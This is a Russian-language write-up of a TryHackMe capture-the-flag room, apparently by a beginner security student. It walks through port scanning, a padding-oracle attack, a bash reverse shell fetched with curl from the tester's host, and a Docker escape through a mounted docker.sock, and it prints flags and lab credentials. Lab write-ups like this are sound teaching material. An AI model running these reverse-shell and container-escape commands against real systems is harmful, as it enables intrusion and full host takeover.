

Волксру

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 16:03 (*Крутейшая комната, но немного сложно обнаружить настолько редкую уязвимость.*).

Использованные файлы:

- flag.txt - флаг.
- shell.sh и shelll.sh - файлы для reverse shell.
- [padre-linux-amd64](#) - файл для поиска учетных данных с помощью padding oracle.
- [linpeas.sh](#) - скрипт для повышения привилегий на linux.

Порядок действий:

1) Запуск openvpn для доступа; кех для того, чтобы сделать linux удобнее

- `kex --win && sudo openvpn Kolya080808.ovpn`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 90:69:67:34:7c:ee:00:63:17:15:7d:96:f6:ac:0e:78 (RSA)
|   256 7f:e5:19:9c:88:48:ff:14:73:60:7a:2d:1c:7a:fa:d4 (ECDSA)
|_  256 c8:9d:5c:25:d8:9c:ae:96:dc:5e:ee:84:76:cc:0b:74 (ED25519)
8080/tcp  open  http      Octoshape P2P streaming web service
|_http-title: Hello world!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


3) Запуск Gobuster для поиска директорий.

- Результаты:

Ничего не дало.


4) Я посмотрел на Index.html сайта, но все равно ничего интересного, даже в коде. Тогда я зашел в Stefan Test, увидел интересную надпись:

- Результат:



5) Это значит, что возможно здесь есть уязвимость oracle padding. :

- Результат:



Мы нашли токен и эндпоинт, ура!

6) С помощью [вот этой тулзы](#) я легко нашел пароль и получил доступ к командной строке и первому флагу!:

- Результат:

[illegible]

Admin Flag:

THM{a4113536187c6e84637a1ee2ec5359eca17bbbd1b2629b23dbfd3b4ce2f30604}

Execute Command

Enter Command:

Enter command here

Submit

7) Далее я долго пробовал напрямую получить доступ к Reverse shell, но ничего не выходило. Пришлось писать небольшой скрипт и загружать его на сервер:

- Результат:

```
kolya080808@Nikolapc: ~/NYF
GNU nano 8.2
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.9.2.149/1234 0>&1'
```

Execute Command

Enter Command:

```
curl http://10.9.2.149/shell.sh -o /tmp/shelll.sh
```

Submit

Execute Command

Enter Command:

Submit

Execute Command

Enter Command:

Submit

```
(Run: "touch ~/.hushlogin" to hide this message)
(kolya080808@ Nikolapc) - [~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.9.2.149] from (UNKNOWN) [10.10.136.12] 54472
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@02e849f307cc:/#
```

8) Я сильно удивился, увидев, что мы рут, но потом решил что мы в контейнере и нужно оттуда как-то выбраться. Мне немного помог `linpeas.sh`, найдя еще один флаг, а так же интересный файл - `/run/docker.sock`:

- Результат:

```
Environment
Any private information inside environment variables?
CTF_ENCRYPTION_IV=956a591992734c68
HOSTNAME=02e849f307cc
SHLVL=3
HOME=/root
OLDPWD=/tmp
CTF_USERNAME=stefan1197
JAVA_VERSION=11.0.16
CTF_ADMIN_PANEL_FLAG=THM{a4113536187c6e84637a1ee2ec5359eca17bbbd1b2629b23dbfd3b4ce2f30604}
_=./linpeas.sh
CTF_RESOURCES=/app/src/resources
PATH=/usr/local/openjdk-11/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
CTF_DOCKER_FLAG=THM{342878cd14051bd787352ee73c75381b1803491e4e5ac729a91a03e3c889c2bf}
LANG=C.UTF-8
CTF_PASSWORD=ebb2B76@62#f??7cA6B76@6!@62#f6dacd2599
JAVA_HOME=/usr/local/openjdk-11
PWD=/tmp/linpeas
CTF_ENCRYPTION_KEY=2d3981f51f18b0b9568521bb39f06e5b
```

```

Interesting Files Mounted
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/AWTK2Y2UNNRQDRUKIG2B
QIIDHZARELPF77QGRU77RW2H3Y:/var/lib/docker/overlay2/l/MOSJGU25GKHYERYD36PDMF5SZH:/var/lib/docke
KZNRJ:/var/lib/docker/overlay2/l/5C5DRUJKK6GOWUJEYRMWVPIX7:/var/lib/docker/overlay2/l/2PYGWQBA
/overlay2/l/VWAZG65KRSBA5446JJ4NRL66WH,upperdir=/var/lib/docker/overlay2/c95d23cb780aebb996c346
fcb/work,xino=off)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (ro,nosuid,nodev,noexec,relatime,xattr,name=system
cgroup on /sys/fs/cgroup/rdma type cgroup (ro,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
/dev/root on /etc/resolv.conf type ext4 (rw,relatime,discard)
/dev/root on /etc/hostname type ext4 (rw,relatime,discard)
/dev/root on /etc/hosts type ext4 (rw,relatime,discard)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
tmpfs on /run/docker.sock type tmpfs (rw,nosuid,nodev,size=402820k,mode=755)
proc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/fs type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/inq type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/sched_debug type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)

```

9) На [hacktricks](#) я нашел [страницу с тем, как нужно выходить из докера](#) и, немного помучавшись, справился с задачей:

- Результат:

```

docker images
REPOSITORY          TAG             IMAGE ID        CREATED        SIZE
padding-oracle-app_web latest          cd6261dd9dda   8 months ago  1.01GB
<none>              <none>         4187efabd8a5   8 months ago  704MB
gradle              7-jdk11        d5954e1d9fa4   8 months ago  687MB
openjdk             11             47a932d998b7   2 years ago   654MB
root@02e849f307cc:/tmp/linpeas#

root@02e849f307cc:/tmp/linpeas# docker ps
docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
02e849f307cc   padding-oracle-app_web              "java -jar /app/ktor..." 8 months ago   Up 35 minutes  0.0.0.0:8080->8080/tcp,
root@02e849f307cc:/tmp/linpeas# docker run -it --privileged -v /:/host/ d5954e1d9fa4 chroot /host/ bash
<elldged -v /:/host/ d5954e1d9fa4 chroot /host/ bash
unknown flag: --privileged
See 'docker run --help'.
root@02e849f307cc:/tmp/linpeas# docker run -it --privileged -v /:/host/ d5954e1d9fa4 chroot /host/ bash
<vileged -v /:/host/ d5954e1d9fa4 chroot /host/ bash
the input device is not a TTY
root@02e849f307cc:/tmp/linpeas# ls
ls
linpeas.sh
root@02e849f307cc:/tmp/linpeas# python3 -c 'import pty;pty.spawn("/bin/bash")'
<eas# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@02e849f307cc:/tmp/linpeas# export TERM=screen
export TERM=screen
root@02e849f307cc:/tmp/linpeas# docker run -it --privileged -v /:/host/ d5954e1d9fa4 chroot /host/ bash
docker run -it --privileged -v /:/host/ d5954e1d9fa4 chroot /host/ bash
root@4da5621624e7:/# ls
ls
bin    dev    flag.txt  lib    lib64    lost+found  mnt    proc    run    snap    sys    usr
boot   etc    home     lib32  libx32   media       opt    root   /sbin  srv    tmp    var

```

10) Читаем последний флаг:

- Результат:

```

ls
bin    dev    flag.txt  lib    lib64    lost+found  mnt    proc    run    snap    sys    usr
boot   etc    home     lib32  libx32   media       opt    root   /sbin  srv    tmp    var
root@4da5621624e7:/# cd root
cd root
root@4da5621624e7:~# ls
ls
snap
root@4da5621624e7:~# cd ../
cd ../
root@4da5621624e7:/# cat flag.txt
cat flag.txt
TMM(b3653cb04abf4a5b9c7a77ec52f550e73416b6e61015b8014fff9831a7eb61ce)
root@4da5621624e7:/#

```

Примечание


Примечание

Крутая комната, сделана грамотно, все очень понятно, но я бы ее не оценивал на medium. Те, кто знают как обнаружить уязвимости в этой комнате сказали бы так же, потому что ее можно пройти минут за 30 даже не стараясь. Но все равно, комната остается очень крутой!

Спасибо TryHackMe за комнату!

Видео выполнения

- Оригинал:



- [YouTube](#)